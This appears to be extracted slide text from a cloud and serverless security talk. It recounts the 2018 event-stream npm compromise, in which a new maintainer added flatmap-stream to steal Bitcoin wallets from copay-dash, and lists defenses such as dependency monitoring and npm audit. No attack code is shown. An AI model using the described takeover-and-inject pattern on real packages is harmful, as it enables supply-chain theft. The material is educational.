- **Outbound traffic** can be controlled by **Security Groups** (default VPC SGs allow all outbound traffic)
- If your Lambda need an access to any of your resources, then use **VPC endpoint policies** to control the access



dependency poisoning in real life...



In 2018 NPM EventStream package was found malicious…



event-stream

4.0.1 • Public • Published a year ago

EventStream

Streams are node's best and most misunderstood idea, and EventStream is a toolkit to make creating and working with streams easy.

Normally, streams are only used for IO, but in event stream we send all kinds of objects down the pipe. If your application's input and output are streams, shouldn't the throughput be a stream too?

Install

```
> npm i event-stream
```

Weekly Downloads


1,786,886

Version

4.0.1

License

MIT



Overview Repositories 892 Projects 0 Stars 358 Followers 3.2k Following 28

Pinned

ssbc/ssb-server

The gossip and replication server for Secure Scuttlebutt - a distributed social network

JavaScript ★ 1.2k 151

pull-stream/pull-stream

minimal streams

JavaScript ★ 723 60

auditdrivencrypto/secret-handshake


map-filter-reduce

Dominic Tarr


1,239 contributions in the last year

Learn how we count contributions.

Less More



@dominictarr Why was @right9ctrl given access to this repo? He added flatmap-stream which is entirely (1 commit to the repo but has 3 versions, the latest one removes the injection, unmaintained, created 3 months ago) an injection targeting ps-tree. After he adds it at almost the exact same time the injection is added to `flatmap-stream`, he bumps the version and publishes. Literally the second commit (3 days later) after that he removes the injection and bumps a major version so he can clear the repo of having `flatmap-stream` but still have everyone (millions of weekly installs) using 3.x affected.




dominictarr commented on 22 Nov 2018

he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years.

👍 349 | 👎 585 | 😄 179 | 🎉 61 | 😕 110 | ❤️ 135

Added the malicious package: flatmap-stream@0.1.1

- The malicious code was decrypted only for the *copay-dash* package - a popular Bitcoin platform which includes *event-stream* as a dependency
- The goal of the malicious script was to steal Bitcoin wallets
- It worked pretty well, but one method used by malicious package became deprecated....




crypto.createDecipher(algorithm, password[, options])

▼ History

Version	Changes
v10.10.0	Ciphers in OCB mode are now supported.
v10.0.0	Deprecated since: v10.0.0
v0.1.94	Added in: v0.1.94

Stability: 0 - Deprecated: Use `crypto.createDecipheriv()` instead.


Full story: https://bit.ly/2Ulmvmq



Demo

Defense

- Monitor dependencies (Snyk/Black Duck/OWASP Dependency-Track)
- Scan for known vulnerabilities (`` `$ npm audit fix` ``)
  - For Python projects: **`pyup`**
  - For .Net projects: **`dotnet-retire`**




```
                    === npm audit security report ===

# Run  npm install chokidar@2.0.3  to resolve 1 vulnerability
SEMVER WARNING: Recommended action is a potentially breaking change

┌───────────────┬──────────────────────────────────────────────────────────┐
│ Low           │ Prototype Pollution                                      │
├───────────────┼──────────────────────────────────────────────────────────┤
│ Package       │ deep-extend                                              │
├───────────────┼──────────────────────────────────────────────────────────┤
│ Dependency of │ chokidar                                                 │
├───────────────┼──────────────────────────────────────────────────────────┤
│ Path          │ chokidar > fsevents > node-pre-gyp > rc > deep-extend    │
├───────────────┼──────────────────────────────────────────────────────────┤
│ More info     │ https://nodesecurity.io/advisories/612                   │
└───────────────┴──────────────────────────────────────────────────────────┘
```

DENIAL OF WALLET

